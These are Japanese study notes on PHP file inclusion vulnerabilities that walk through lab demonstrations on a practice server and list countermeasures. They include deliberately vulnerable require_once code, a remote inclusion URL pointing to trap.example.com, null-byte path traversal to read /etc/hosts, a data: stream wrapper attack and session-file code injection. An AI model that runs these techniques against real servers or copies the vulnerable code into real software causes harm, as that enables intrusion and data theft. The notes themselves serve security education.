4.13 インクルードにまつわる問題

ファイルインクルード脆弱性

プログラムの中で別ファイルを参照するコードがあった場合に、実際に参照すべきファイルとは別のファイルやデータを読み込ませて、本来意図しない不正な処理を行わせる攻撃です
PHPの場合には、require、require_once、include、include_once　があります

リモートファイルインクルード(RFI)

悪意のある第三者が外部に作成したコードをサーバーが読み込んでしまうことで、本来サーバー上にはない外部にあるデータやコードを実行させられてしまうことです

ファイルインクルード脆弱性の影響

OSコマンド・インジェクションと同じ影響があります。
・情報漏洩、サイト改竄、不正な機能実行、他サイトへの踏み台

ファイルインクルード脆弱性の対策

①インクルードするパス名に外部からのパラメータを含めない
②インクルードするパス名に外部からのパラメータを含める場合には、英数字に限定する


RFI、data:ストリームラッパー、PHP入力ストリームなどの脆弱性対策

php.ini に設定　allow_url_include = Off　※phpinfo関数で確認できる


4d-001:ファイルインクルード(正常系)

【ブラウザ】


【サーバ:　4d/4d-001.php　】




【ブラウザ→サーバ：リクエスト 4d/4d-001.php → レスポンス 】



【ブラウザ】







4d-001:ファイルインクルード（/etc/hostsの表示）

【ブラウザ】


【ブラウザ→サーバ： リクエスト 4d/4d-001.php → レスポンス 】



【ブラウザ】




デレクトリトラバーサルの攻撃手法と拡張子をヌル文字で無効にする方法を応用して、情報摂取しています



4d-001:ファイルインクルード（RFI）

【ブラウザ】




4.13 インクルードにまつわる問題

1. 4d-001:ファイルインクルード（正常系）
2. 4d-001:ファイルインクルード（/etc/hostsの表示）
3. 4d-001:ファイルインクルード（RFI）
4. 4d-001:ファイルインクルード（data:ストリームラッパによる攻撃）
5. 4d-002:ファイルインクルード（セッションファイル経由のスクリプト実行）


phpinfo
ホームに戻る

【サーバ： 4d/4d-900.txt 】



「4d-001.php?header=http://trap.example.com/4d/4d-900.txt?」のように「？」が付いているのは、4d-001.php で「.php」を足しているので、
取り込まれるURLは、「4d-001.php?header=http://trap.example.com/4d/4d-900.txt?.php」となり、「.php」はクエリ文字列と認識されます
ダウンロードされるファイルは「4d-900.txt」となります

【ブラウザ→偽サーバ： リクエスト trap.example.com/4d/4d-001.php → レスポンス 】



【ブラウザ】

リモートファイルインクルード（RFI）

悪意のある第三者が外部に作成したコードをサーバーが読み込んでしまう


PHP5.2.0以降ではデフォルト無効

4d-001:ファイルインクルード（data:ストリームラッパによる攻撃）

【ブラウザ】

data:ストリームラッパーを使った攻撃　※他にPHP入力ストリームも悪用される
（php://stdin、php://stdout とphp://stderr により、対応するPHPプロセスの 入力または出力ストリームにアクセスできる）

【ブラウザ→サーバ： リクエスト 4d/4d-001.php → レスポンス 】



【ブラウザ】

System	Linux wasbook 4.9.0-4-686 #1 SMP Debian 4.9.65-3+deb9u1 (2017-12-23) i686
Build Date	Apr 20 2018 14:15:04
Configure Command	'./configure' '--disable-all' '--disable-cli' '--enable-cgi' '--enable-session' '--enable-libxml' '--enable-dom' '--enable-mbstring' '--enable-json' '--enable-pdo' '--with-mysql=/usr/local/mysql-5.0.15' '--with-pdo-mysql=/usr/local/mysql-5.0.15' '--with-libxml-dir=/usr/local/libxml2.7.8' '--with-config-file-path=/etc/php/5.3/cgi' '--with-mysql-sock=/var/run/mysqld/mysqld.sock' '--with-openssl=/usr' '--enable-filter'
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/5.3/cgi
Loaded Configuration File	/etc/php/5.3/cgi/php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)

4d-002:ファイルインクルード（セッションファイル経由のスクリプト実行）

【ブラウザ】

【サーバ： 4d/4d-001.php 】

/var/www/html/4d/4d-001.php - wasbook@exampl

```
<body>
<?php
  $header = $_GET['header'];
  require_once($header . '.php');
?>
本文【省略】
</body>
```

【サーバ： 4d/4d-002.php 】

/var/www/html/4d/4d-002.html - wasbook@example.jp - エ


```
<body>
<form action="4d-003.php" method="POST">
質問をどうぞ<br>
<textarea name=answer rows=4 cols=40>
&lt;?php phpinfo(); ?&gt;
</textarea><br>
<input type="submit">
</form>
</body>
```

【サーバ： 4d/4d-003.php 】


/var/www/html/4d/4d-003.php - wasbook@example.jp - エディタ - WinSCP

```
<?php
  session_start();
  $_SESSION['answer'] = $_POST['answer'];
  $session_filename = session_save_path() . '/sess_' . session_id();
?>
<body>
質問を受け付けました<br>
セッションファイル名<br>
<?php echo $session_filename; ?><br>
<a href="4d-001.php?header=<?php
  echo $session_filename; ?>%00">
ファイルインクルード攻撃</a>
</body>
```


【ブラウザ→サーバ：リクエスト 4d/4d-002.php → レスポンス 】




【ブラウザ→サーバ： リクエスト 4d/4d-003.php → レスポンス 】





【ブラウザ→サーバ： リクエスト 4d/4d-001.php → レスポンス 】



【ブラウザ】







セッション情報の保存場所は、多くの場合、ディストリビューションなどでデフォルトが決まっており、それを変更せずに使っている場合が多い
多くの場合に、攻撃者はセッション情報の保存ファイル名を推測できます